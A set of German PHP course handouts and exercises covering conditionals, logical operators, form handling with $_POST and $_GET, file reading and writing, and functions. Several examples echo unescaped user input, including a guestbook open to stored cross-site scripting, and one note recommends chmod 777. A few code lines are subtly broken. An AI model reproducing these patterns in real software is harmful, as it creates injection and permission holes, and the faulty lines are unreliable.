 q = Zins- und Lagerkosten pro Jahr in % (14)

# Lernhandout 3.1 if Verzweigung

Referenzcode: **PHPL031**  
Dateien: L031\_Verzweigung.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen und nutzen if Verzweigungen.  | <b>I</b>         | II               |
| ... verstehen die richtige Syntax eine if Verzweigung.   | <b>I</b>         | I                |
| ... verstehen das Konzept von TRUE und FALSE (Wahr und Falsch).  | <b>KI</b>        | III              |
| ... verstehen Bedingungsprüfungen mit Vergleichsoperatoren.  | <b>KI</b>        | I                |
| ... nutzen Prüfungen und Vergleichsoperatoren für die Notwendigkeit einer Anwendung.                                       | <b>KI</b>        | II               |
| ... erweitern eine Fallunterscheidung (if Verzweigung) um einen else Block und erkennen dann die Idee von Wenn-dann-sonst! | <b>I</b>         | II               |
| ... üben ihr logisches Denken um auch logisch korrekte Aussagen jenseits der Softwareentwicklung zu formulieren.           | <b>KA</b>        | IV               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die Syntax der if Verzweigung ist die selbe wie in JavaScript. Bei der Prüfung einer Bedingung auf Gleichheit muss man zwei Ist-gleich-Zeichen verwenden ==. Ein Ist-gleich-Zeichen wird für die Wertzuweisung verwendet. Drei === Ist-gleich-Zeichen prüft nicht nur den Wert einer Variable sondern auch zusätzlich ihren Typ (z. B. ob zwei Variablen ein String-Wert besitzen).

Eine Verzweigung mit `if` funktioniert in PHP gleich wie in vielen anderen Programmiersprachen. Es wird eine Bedingung definiert. Ergibt die Prüfung der Bedingung ein `TRUE` (wahr) wird ein bestimmter PHP Code ausgeführt.

## PHP



```
if (Bedingung) {PHP-Anweisungen}
```

Die Bedingung für innerhalb von runden Klammern ( ) definiert. Die Anweisungen werden durch geschwungene Klammern { } umschlossen. Nach der geschwungenen Klammer ist kein Semikolon notwendig.

```
<?php
    $note = "Befriedigend";
    if($note == "Befriedigend") {
        echo "<p>Deine Note ist ein Befriedigend</p>";
        echo "<p>Lerne mehr, für eine bessere Note!</p>";
    }
?>
```



Für die Prüfung der Bedingung gibt es folgende Vergleichsoperatoren. z. B.: `if($a < > $b) {echo 'Zwei ungleiche Zahlen';}`

|                               |                             |  |
|-------------------------------|-----------------------------|--|
| <code>\$a == \$b</code>       | <b>Gleich</b> .....         | (\$a ist gleich wie \$b) = TRUE                      |
| <code>\$a === \$b</code>      | <b>Identisch</b> .....      | (\$a hat den gleichen Wert und Typ wie \$b) = TRUE   |
| <code>\$a != \$b</code>       | <b>Ungleich</b> .....       | (\$a ist nicht wie \$b) = TRUE                       |
| <code>\$a &lt; \$b</code>     | <b>Kleiner als</b> .....    | (bei Zahlen, \$a ist kleiner als \$b) = TRUE         |
| <code>\$a &lt;= \$b</code>    | <b>Kleiner gleich</b> ..... | (bei Zahlen, \$a ist kleiner oder gleich \$b) = TRUE |
| <code>\$a &gt; \$b</code>     | <b>Größer als</b> .....     | (bei Zahlen, \$a ist größer als \$b) = TRUE          |
| <code>\$a &gt;= \$b</code>    | <b>Größer gleich</b> .....  | (bei Zahlen, \$a ist größer oder gleich \$b) = TRUE  |
| <code>\$a &lt;&gt; \$b</code> | <b>Ungleich</b> .....       | (bei Zahlen, \$a ist nicht wie \$b) = TRUE           |

## PHP



```
elseif (Bedingung) {PHP-Anweisungen}
```

```
else {PHP-Anweisungen}
```

Ergibt die erste `if` Prüfung ein `FALSE`, wird die nächste `elseif` Prüfung ausgeführt. Sollte diese auch `FALSE` ergeben, wird der `else` Block ausgeführt. Wenn es kein `elseif` oder `else` gibt, wird bei einem `FALSE` einfach nichts ausgeführt.

```
<?php
    $prozent = 45;
    if($prozent > 50) {echo "<p>Mehr als die Hälfte!</p>";}
    elseif ($prozent == 50) {echo "<p>Genau die Hälfte</p>";}
    else {echo "<p>Weniger als 50 %</p>";}
?>
```

# Lernhandout 3.2 Logische Operatoren

Referenzcode: **PHPL032**  
Dateien: L032\_Logisch.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verbinden zwei oder mehr Bedingungsprüfungen mit logischen Operatoren.                        | <b>I</b>         | II               |
| ... analysieren ein Code Beispiel um die Wirkung von logischen Operatoren gedanklich zu erfassen. | <b>KI</b>        | III              |
| ... erzeugen Gruppierungen mit Klammern und logischen Operatoren.                                 | <b>KI</b>        | II               |
| ... erweitern die Fähigkeiten ihres logisches Denken.   | <b>K</b>         | IV               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Im Codebeispiel werden 1, 2 und 4 ausgegeben. Die Schüler\_innen sollten vorab versuchen das Codebeispiel rein gedanklich zu lösen. Wenn man den Code herauskopiert und in ein PHP File einfügt, kann man das Ergebnis überprüfen.

In einer If Verzweigung muss nicht immer nur eine einzige Bedingung geprüft werden. PHP bietet hierfür logische Operatoren, die z. B. zwei Bedingungen mit dem UND Operator prüfen und nur dann ein TRUE an die If Verzweigung absetzt, wenn beide Bedingungen TRUE sind.



## Liste der logischen Operatoren

| Name                        | Beispiel  | TRUE  |
|-----------------------------|---|---|
| <b>Und</b><br>and<br>&&     | <code>(\$a == 1 and \$b == "de")</code><br>— alternative Schreibweise —<br><code>(\$a == 1 &amp;&amp; \$b == "de")</code> | Nur wenn \$a den Wert 1 hat und \$b den den String "de"                         |
| <b>Oder</b><br>or<br>       | <code>(\$a == 1 or \$a == 5)</code><br>— alternative Schreibweise —<br><code>(\$a == 1    \$b == 5)</code>                | Wenn \$a den Wert 1 oder 5 hat (eine Bedingung reicht aus).                     |
| <b>Entweder Oder</b><br>xor | <code>(\$a == 1 xor \$b == 2)</code>  | Sobald \$a den Wert 1 oder \$b den Wert 2 hat, aber nicht wenn beide wahr sind. |



Betrachte das Codebeispiel und kreuze jene If Verzweigungen an, die ausgeführt werden!

```
<?php
$band = "Beatles";
$songNr = 3;
$vorhanden = true;

 if($band == "Beatles" and $songNr == 3) {
    echo '<p>1: MP3-Song: Hey Jude wird gespielt</p>';
}

 if($songNr == 6 or $band == "Beatles") {
    echo '<p>2: MP3-Song: Hey Jude wird gespielt</p>';
}

 if($band == "Beatles" && $songNr == 3 && $vorhanden=false) {
    echo '<p>3: MP3-Song: Hey Jude wird gespielt</p>';
}

 if($band == "Beatles" && $songNr == 5 or $vorhanden=true) {
    echo '<p>4: MP3-Song: Hey Jude wird gespielt</p>';
}

 if($band == "Beatles" xor $vorhanden=true) {
    echo '<p>5: MP3-Song: Hey Jude wird gespielt</p>';
}

?>
```



Eine bedingte Gruppierung mittels Klammern ist ebenfalls möglich:

```
if(($a == "de" and $Nr == 3) or ($a == "at" and $Nr == 4))
```

## Lernhandout 3.3 Wertübergabe \$\_POST

Referenzcode: **PHPL033**  
Dateien: L033\_POST.pdf  
Technologien: HTML | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verstehen die Verbindung zwischen einem <form> HTML Element und PHP.        | I                | I                |
| ... nutzen die Attribute action und method innerhalb eines <form> HTML Element. | I                | II               |
| ... übergeben Werte an ein PHP Script mit der superglobalen Variable \$_POST.   | I                | II               |
| ... ist in der Lage Benutzereingaben zu ermöglichen und diese auszuwerten.      | I                | II               |
| ... verwenden Variablenprüfungen mit isset.                                     | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---

Damit man User-Eingaben mit PHP auswerten kann, muss man im HTML Code ein `<form>` Element definieren und die Attribute `action` und `method` festlegen. Das `action` Attribut zeigt auf die PHP Datei und über die Methode wird die Art der Datenübertragung näher bestimmt. Mit `method="post"` werden die Werte aller Eingabe-elemente des `<form>` im Hintergrund übergeben. Mit der POST-Methode können auch größere Datenmengen (z. B. aus einer `<textarea>`) übergeben werden!

## HTML

```
<form action="auswertung.php" method="post">
```



Das HTML Formular übergibt die Eingaben an `auswertung.php`. Natürlich kann die PHP-Datei auch einen anderen Namen haben. Wichtig sind die Pfadangaben – diese sind relativ oder absolut!

```
<form action="auswertung.php" method="post">
  <input type="text" name="Vorname" placeholder="Vorname" >
  <input type="email" name="eMail" placeholder="eMail" >
  <input type="submit">
</form>
```

## PHP

```
$_POST["name"]
```



In `auswertung.php` werden die Werte übernommen. Die Namen der Eingabefelder sind auch zugleich die Bezeichnungen für die `$_POST` Variablen.

```
<?php
$name = $_POST["Vorname"];
echo "<h1>Hallo $name </h1>";
echo "Deine eMail: " . $_POST["eMail"];
?>
```

Lässt man das `action` Attribut im `<form>` Element weg, dann werden die Formulardaten an die eigene Webseite zurückgesendet. In so einem Fall muss man überprüfen, ob die `$_POST` Variablen auch gesetzt wurden, weil es sonst beim ersten Aufruf zu einer Fehlermeldung kommt. Die Prüfung erfolgt mit `isset` in einer `if` Verzweigung. `isset` sendet ein `TRUE` zurück, wenn es die Variable gibt. Das Beispiel unten zeigt, wie das Formular und die PHP Auswertung zusammen in einem File funktionieren.

## PHP

```
isset($_POST["name"])
```

```
<form method="post">
  <input type="text" name="Vorname" >
  <input type="submit">
</form>

<?php
if(isset($_POST["Vorname"])) {
    $name = $_POST["Vorname"];
    echo "<h1>Hallo $name </h1>";
}
?>
```

# Übungsblatt 3.3 \$\_POST Variablen

Referenzcode: **PHPU033**  
 Dateien: U033\_POST.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Einfaches Anmeldeformular</b>  |           |           |
| ... erstellen ein HTML Dokument mit einem Anmeldeformular und eine Wertübergabe an ein PHP Dokument.                | I         | II        |
| ... verarbeiten die Wertübergabe und stellen die Benutzereingaben in einer HTML Tabelle dar.                        | I         | II        |
| ... reflektieren auf die POST Methode.  | I         | III       |
| <b>Übung B - Kalorienrechner Grundumsatz</b>  |           |           |
| ... stellen mit Wertübergaben aus einem <form> Element Berechnungen laut einer vorgegebenen Formel an.              | I         | II        |
| ... arbeiten mit unterschiedlichen Eingabemöglichkeiten und nutzen Fallunterscheidungen um diese auszuwerten.       | I         | II        |
| ... reflektieren auf die Inhalte (täglicher Energiebedarf) der Aufgabe und lassen die Ergebnisse als Erkenntnis zu. | KA        | III       |
| <b>Übung C - Mathetrainer - Addition</b>  |           |           |
| ... verwenden mathematische Funktionen (Zufallszahlen) und Variablen.   | I         | II        |
| ... versenden die Benutzereingaben an das selbe PHP Script.   | I         | II        |
| ... verstehen die Wertübergabe von versteckten <input> Feldern (hidden).  | IK        | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen





### Übung A: Einfaches Anmeldeformular

- Skripte ein einfaches Anmeldeformular, in welchem ein User einen Benutzernamen und ein Passwort festlegen kann.
- In einer zweiten PHP Seite werden der Benutzername und das Passwort in einer Tabelle dargestellt.
- Überlege dir, warum es sinnvoll ist, Anmeldeinformationen mit der POST Methode abzusenden!



### Übung B: Kalorienrechner Grundumsatz

- Erstelle eine Webseite die den Kalorien-Grundumsatz berechnet. Dieser gibt den täglichen Energiebedarf unter vollständiger körperlicher Ruhe an.
- Erstelle ein schönes HTML Formular mit den notwendigen Eingabefeldern laut Formel.  
Das Geschlecht soll über einen Radio-Button bestimmbar sein!
- Nutze nur HTML, CSS und PHP

#### Formel für Männer

$$GU = 66 + (13,7 * \text{Gewicht in KG}) + (6 * \text{Größe in cm}) - (6,8 * \text{Alter in Jahren})$$

#### Formel für Frauen

$$GU = 655 + (9,6 * \text{Gewicht in KG}) + (1,8 * \text{Größe in cm}) - (4,7 * \text{Alter in Jahren})$$



### Übung C: Mathetrainer - Addition

- Füge zwei Zufallszahlen im Zahlenraum zwischen 100 und 999 in eine Webseite ein.
- Der User muss diese im Kopf addieren und das Ergebnis in ein Eingabefeld eingeben.
- Nach einem Klick auf Submit wird ermittelt, ob die Eingabe richtig oder falsch ist.
- Verpacke alles in nur einer einzigen PHP Datei.
- Nutze nur HTML, CSS und PHP.



*Die Werte eines Eingabefeldes mit dem Attribut `hidden`, werden ebenfalls übergeben – sind aber für den Benutzer nicht sichtbar!*

# Lernhandout 3.4 Wertübergabe \$\_GET

Referenzcode: **PHPL034**

Dateien: L034\_GET.pdf

Technologien: HTML | PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die SchülerInnen ...</b>  |                  |                  |
| ... scripten Wertübergaben mittels URL Query-String (\$_GET).  | I                | II               |
| ... analysieren die Vor und Nachteile von \$_GET übergaben.  | I                | III              |
| ... verstehen den Aufbau einer URL mit Wertübergabe und die Idee von Schlüssel-Wertpaaren (Key-Value). | I                | I                |
| ... können \$_GET Übergaben auswerten.   | I                | II               |
| ... verwenden <form> Elemente mit der GET Methode.   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Der andere Weg, neben \$\_POST, Werte zu übergeben läuft über die URL. Dabei wird im Key-Value Verfahren, der Variablenname und sein Wert an die URL angehängt. Mit PHP lassen sich die Werte bequem auslesen. Vorteil: Dieses Verfahren ist sehr einfach und erlaubt eine Übergabe in einem simplen Link. Nachteil: Die Schlüssel-Werte sind für jeden lesbar und nur für äußerst kleine Datenmengen ausgelegt.

Für die Wertübergabe mit \$\_GET ist der Query String (.search) von Interesse. Er wird mit einem Fragezeichen ? eingeleitet. Die Schlüssel-Wertpaare sind durch ein kaufmännisches Und & voneinander getrennt.

`https://www.css4.at/download/index.php?id=2332&sprache=de#abs1`

Protokoll      Server-Adresse      URL-Pfad      Query String (.search) (Variablen)      Anker

In der URL oben gibt es die Variablen  
 id → \$\_GET["id"] mit dem Wert **2332** und  
 sprache → \$\_GET["sprache"] mit dem Wert **de**



### Auslesen des Query String

am Beispiel: `index.php?id=2332&sprache=de`

```
<?php
    if(isset($_GET["id"])) {
        if($_GET["id"] == 2332) {
            echo "<p>User ist bekannt!</p>";
        }
        else {echo "<p>User unbekannt!</p>";}
    }

    if(isset($_GET["sprache"])) {
        if($_GET["sprache"] != "de") {
            echo "<p>Welcome on my Website!</p>";
        }
    }
?>
```



Ein `<form>` Element mit dem Attribut `method="get"` erzeugt automatisch einen Query String in der URL. Ohne `action` Attribut wird das eigene Webdokument aufgerufen.

```
<form method="get">
    <input type="text" name="id" placeholder="id" >
    <input type="text" name="sprache" placeholder="Sprache" >
    <input type="submit">
</form>
```

# Übungsblatt 3.4 \$\_GET Variablen

Referenzcode: **PHPU034**  
 Dateien: U034\_GET.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Umsatzsteuer</b>  |           |           |
| ... überführen eine betriebswirtschaftliche Thematik in einen PHP Code.  | <b>KI</b> | II        |
| ... nutzen die GET Methode um Zahlenwerte zu übergeben.  | <b>I</b>  | II        |
| <b>Übung B - Palatschinken Rezept II</b>   |           |           |
| ... bearbeiten und erweitern ein bereits gelöstes Beispiel (PHPL024 – Übung A)                                   | <b>I</b>  | IV        |
| ... entwickeln ein Ordnungssystem für das Dateimanagement um auch in Zukunft auf 'alte' Dateien zurückzugreifen. | <b>SK</b> | IV        |
| ... lesen sich in einen PHP Code ein.  | <b>KI</b> | II        |
| <b>Übung C - URL Generator</b>   |           |           |
| ... nutzen Textverkettungen um einen URL String zu erzeugen.   | <b>I</b>  | II        |
| ... orientieren sich für die Lösung der Aufgabe an Text und Graphik.   | <b>KI</b> | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



**Übung A: Umsatzsteuer**

- Schreibe eine Webseite zur Berechnung der Umsatzsteuer.
- Zwei Eingabefelder:
  - Bruttopreis einer Ware (Preis inklusive Umsatzsteuer)
  - Umsatzsteuersatz (z. B. 20 %)
- In einer zweiten PHP Seite soll dann der Nettopreis und der Umsatzsteuerbetrag dargestellt werden!
- Teste deine Seiten mit einem Umsatzsteuersatz von 20 %  
Brutto: € 240,- → USt-Betrag: € 40,- → Netto: € 200,-



**Übung B: Palatschinken Rezept II**

- Öffne deine Lösung von **Ü 2.4 A Palatschinken Rezept**.
- Erweitere die Webseite um ein Eingabefeld (inkl. Form Element) für die Portionen.
- Nutze nur HTML, CSS, PHP und verpacke den Code in nur einer PHP-Datei!



**Übung C: URL Generator**

- Erstelle eine Webseite, die eine URL generiert.
- Eingabefelder für: Protokoll, Server-Adresse, URL-Pfad, Query String (mind. 3 Variablen) und für den Anker
- Ausgabe der zusammengesetzten URL im gleichen Dokument!

`https://www.css4.at/download/index.php?id=2332&sprach=de#abs1`

Protokoll
Server-Adresse
URL-Pfad
Query String (.search)  
(Variablen)
Anker

Protokoll


Server-Adresse

URL-Pfad

Anker

**Query String**

| Schlüssel                            | Wert                                 |
|--------------------------------------|--------------------------------------|
| <input type="text" value="id"/>      | <input type="text" value="2332"/>    |
| <input type="text" value="sprache"/> | <input type="text" value="de"/>      |
| <input type="text" value="info"/>    | <input type="text" value="nothing"/> |



# Lernhandout 3.5 Files lesen

---

Referenzcode: **PHPL035**  
Dateien: L035\_FilesLesen.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... wissen was Plain-Text bedeutet und kennen Textformate wie z. B. .txt     | I                | I                |
| ... lesen mit PHP die Inhalte von extern gespeicherten Plain-Text-Files ein. | I                | II               |
| ... prüfen mit PHP ob eine externe Quelle existiert.                         | I                | II               |
| ... prüfen, ob eine Quelle lesbar ist.                                       | I                | II               |
| ... können auch mit PHP externe Quellen aus dem www einlesen.                |                  |                  |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Das Lesen von unterschiedlichen Filetypen ist in PHP äußerst komfortabel und ebenso einfach. Hier wird speziell auf das Lesen von Plain-Text eingegangen. Davon gibt es mehr als genug – z. B.: `.txt`, `.svg`, `.csv`, `.html` und viele mehr. Solche Dateiinhalte können dann als String an eine Variable weitergegeben werden. Natürlich müssen die Dateien auch die notwendigen Leseberechtigung haben.



Erstelle die Datei **inhalte.txt** mit einem Texteditor und fülle sie mit beliebigen Inhalten (z. B. Text, mit oder ohne HTML).

PHP



**file\_get\_contents**(Quelle)

Liest die vollständige Datei und übergibt den Inhalt an eine Variable. Die Quelle kann wieder relativ `/php/inhalte.txt` oder absolut sein `https://www.css4.at/content.txt`.

```
<?php
    $ausgabe = file_get_contents("inhalte.txt");
    echo $ausgabe;
?>
```

Bevor eine externe Quelle eingelesen wird, sollte man immer vorher prüfen ob diese Datei überhaupt existiert. Dafür gibt es die Methode `file_exists` die ein **TRUE** zurück gibt, falls die Datei vorhanden ist, bzw. ein **FALSE** wenn es die Datei nicht gibt.

PHP

**file\_exists**(Quelle)

```
<?php
    $datei = "inhalte.txt";
    if(file_exists($datei)) {
        $ausgabe = file_get_contents($datei);
        echo $ausgabe;
    }
    else {echo "Datei nicht gefunden!";}
?>
```



Alternativ kann man auch die Methode `is_readable` verwenden. Diese prüft ob eine Datei existiert und lesbar ist. Wenn beides zutrifft gibt sie ein **TRUE** zurück.

```
<?php
    if(is_readable("inhalte.txt")) {
        $ausgabe = file_get_contents("inhalte.txt");
        echo $ausgabe;
    }
    ?
```



`file_get_contents` kann auch eine ganze Webseite über eine URL einlesen! Ausgelesen wird natürlich nur der reine Quellcode- z. B. `echo file_get_contents("https://www.php.net");`

## Lernhandout 3.6 Files schreiben

---

Referenzcode: **PHPL036**  
Dateien: L036\_FilesSchreiben.pdf  
Hyperlink: <https://de.wikipedia.org/wiki/Chmod>  
Technologien: HTML | PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| ... erstellen neue Dateien und füllen diese mit einem String.           | <b>I</b>  | II        |
| ... reflektieren auf das Thema Schreibrechte um neue Dateien anzulegen. | <b>IK</b> | II        |
| ... hängen Strings an eine bestehende Datei an.                         | <b>I</b>  | II        |
| ... verwenden sinnvolle Dateierweiterungen für neue Dateien.            | <b>I</b>  | II        |
| ... scripten ein einfaches Gästebuch mit PHP und HTML.                  | <b>I</b>  | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---

Die Dateirechte können oft zu Fehlermeldungen beim Üben kommen. In Linux wird ein neues File, welches mit PHP innerhalb der XAMPP Umgebung erstellt wurde, mit dem Besitzer DAEMON und der Gruppe DAEMON erstellt. Mit einem `chmod 777` für das Verzeichnis sollte es keine Probleme mit dem Schreiben und Löschen von Dateien geben. Alternativ kann auch dem USER die Gruppe DAEMON zugewiesen werden.

Das Thema Dateirechte wird in PHPL131, PHPL132, PHPL133, PHPL134 und PHPL135 noch vertiefende aufgearbeitet!



Das Schreiben (bzw. neu anlegen) eines Files ist in PHP mit der Funktion `file_put_contents()` äußerst einfach. Alternativ kann auch mit einem `fopen` Handler gearbeitet werden. Auf jeden Fall muss man auf die **Schreibrechte** am Webserver (bzw. im `/htdocs` Ordner) achten, weil es sonst zu einer Fehlermeldung kommt.

## PHP



```
file_put_contents(Quelle, String);
```

Als Quelle kann ein relativer oder absoluter Pfad zu einer Datei angegeben werden. Der String ist jener Text, der in die Datei gespeichert werden soll. Sollte die Datei nicht vorhanden sein, erstellt PHP eine neue Datei - ist sie vorhanden, wird sie überschrieben!

```
<?php
    file_put_contents("meinFile.html", "<p>Eintrag</p>");
?>
```



Mit dem Flag: `FILE_APPEND` wird der Text an das File angehängt und nicht überschrieben!

```
file_put_contents("meinFile.html", "<p>Eintrag</p>"; FILE_APPEND)
```

```
<?php
    $datei = "meinFile.html";
    $text = "<p>23. Februar 2022</p>";
    file_put_contents($datei, $text, FILE_APPEND);
?>
```



`file_put_content` erlaubt nahezu alle Dateiendungen (z. B. `csv`, `html`, `txt` usw.) - die Dateiendung sollte aber Sinn ergeben.



Beispiel für ein sehr einfaches Gästebuch

```
<body>
    <h3>In das Gästebuch schreiben!</h3>
    <form method="post">
        <textarea name="derText"></textarea><br>
        <input type="submit">
    </form>

    <?php
        $datei = "mitschrift.txt";

        if(isset($_POST["derText"])) {
            $speichern = "<p>" . $_POST["derText"] . "</p><hr>";
            file_put_contents($datei, $speichern, FILE_APPEND);}

        if(file_exists($datei)) {
            echo file_get_contents($datei);}

    ?>
</body>
```

# Übungsblatt 3.6 Files schreiben

Referenzcode: **PHPU036**  
 Dateien: U036\_FilesSchreiben.pdf  
 Technologien: HTML | CSS | JavaScript | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Kommentare</b>  |           |           |
| ... finden selbstständig Themen für eine Webseite.                                   | <b>S</b>  | II        |
| ... schreiben eine Kommentarooption in PHP.  | <b>I</b>  | II        |
| ... nutzen das Schreiben und Lesen von Dateien mit PHP.                              | <b>I</b>  | II        |
| ... organisieren die Dateistruktur.  | <b>KI</b> | II        |
| <b>Übung B - Farbwähler</b>  |           |           |
| ... verbinden zur Lösung der Aufgabe die Technologien HTML, CSS, JavaScript und PHP. | <b>I</b>  | II        |
| ... speichern Einstellungen mit PHP.   | <b>I</b>  | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



### Übung A: Kommentare

- Erstelle eine Webseite zu einem beliebigen Thema (z. B. über ein Referat aus einem anderen Gegenstand).
- Am Ende der Seite soll es ein Kommentarformular geben.
- Die Kommentare werden am Server in einer Datei gespeichert und auf der gleichen Seite ausgegeben.
- Der letzte Kommentar soll ganz oben angezeigt werden.

**Kommentare**

*Viel zu kurz!*

---

*Eine wirklich gelungene Buchbeschreibung.*

---


**Einen Kommentar hinterlassen**

Hier bitte den Kommentar hinterlassen ...



### Übung B: Farbwähler

- Positioniere ein quadratisches `DIV` Element irgendwo am Bildschirm.
- Über einen Farbwähler (`input type="color"`) soll sich die Hintergrundfarbe des `DIV`'s, je nach Eingabe ändern.
- Nachdem eine andere Farbe gewählt wurde, wird der Farbwert in eine externe Datei gespeichert. Beim nächsten Aufruf der Webseite soll das `DIV` diese neue Farbe haben.
- Finde eine Lösung ohne Submit-Button.  
TIPP: Eine Möglichkeit wäre ein `onchange`-Event mit JavaScript!



# Lernhandout 4.1 Funktionen

Referenzcode: **PHPL041**  
Dateien: L041\_Funktionen.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verstehen den Aufbau einer Funktion.                                | I                | I                |
| ... übernehmen Werte zur weiteren Bearbeitung in der Funktion.          | I                | II               |
| ... gegen einen Wert als return value zurück an die aufrufende Instanz. | I                | II               |
| ... erkennen gekapselte Variablen in einer Funktion.                    | I                | I                |
| ... definieren globale Variablen.                                       | I                | II               |
| ... beenden Funktionen (mit return; oder exit;)                         | I                | II               |
| ... lagern Funktionen aus und inkludieren PHP Funktions-Scripte.        | I                | II               |
| ... reflektieren nochmals auf "relative und absolute Pfade".            | I                | I                |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Wenn ein Wert an eine Funktion übergeben wird, spricht man in der Fachsprache von Funktionsparametern bzw. Parameterübergabe. Aus didaktischen Überlegungen wird in den Handouts das geläufigere "Wertübergabe und Wertübernahme" verwendet.

Eine Funktion übernimmt einen oder mehrere Werte, die jeweils der dazu passenden Variable zugewiesen werden. Innerhalb der Funktion werden die gewünschten PHP Anweisungen ausgeführt. Am Ende übergibt die Funktion mit `return` einen Wert an den ausführenden Aufruf. Natürlich kann eine Funktion auch ohne Wertübernahme und -übergabe gescrriptet werden.

## PHP



```
function Namen($wert1) {PHP-Anweisungen; return $val}
```

Beim Aufruf der Funktion werden die Werte in der Klammer an die Funktions-Variablen übergeben. z. B. `$xy = starteBerechnung(3,5);` Die Funktion bearbeitet die Werte und schickt das Ergebnis mit dem `return` Befehl an seinen Aufrufer zurück.

Im Beispiel löst eine Funktion eine einfache Multiplikation!

```
<?php
function starteBerechnung($x, $y) {
    $ergebnis = $x * $y;
    return $ergebnis; }

$xy = starteBerechnung(3, 5);
echo $xy;
?>
```



Man kann innerhalb einer Funktion nicht so ohne weiteres auf die Variablen außerhalb der Funktion zugreifen. Ebenso gelten die Variablen innerhalb der Funktion nur für die Funktion. Man kann aber globale Variablen definieren. z. B. mit `$GLOBALS["Variablenname"]`

```
<?php
function starteBerechnung($x) {
    $ergebnis = $x * $GLOBALS["zahl"];
    return $ergebnis; }

$zahl = 5;
echo starteBerechnung(3);
?>
```



Mit `return` wird die Funktion augenblicklich beendet. Ein `return;` ohne Wert übergibt `NULL` an den Aufrufer. Im Vergleich: mit `exit;` wird ebenfalls der PHP Code augenblicklich beendet. `exit;` ignoriert jedoch allen nachfolgenden Code und beendet am Punkt seines Aufrufes.

Es ist sinnvoll die Funktionen in eine externe Datei auszulagern und sie mit `include` wieder einzubinden. Ausgelagerter PHP-Code braucht auch kein HTML-Grundgerüst.

## PHP



```
include "funktionen.inc.php";
```

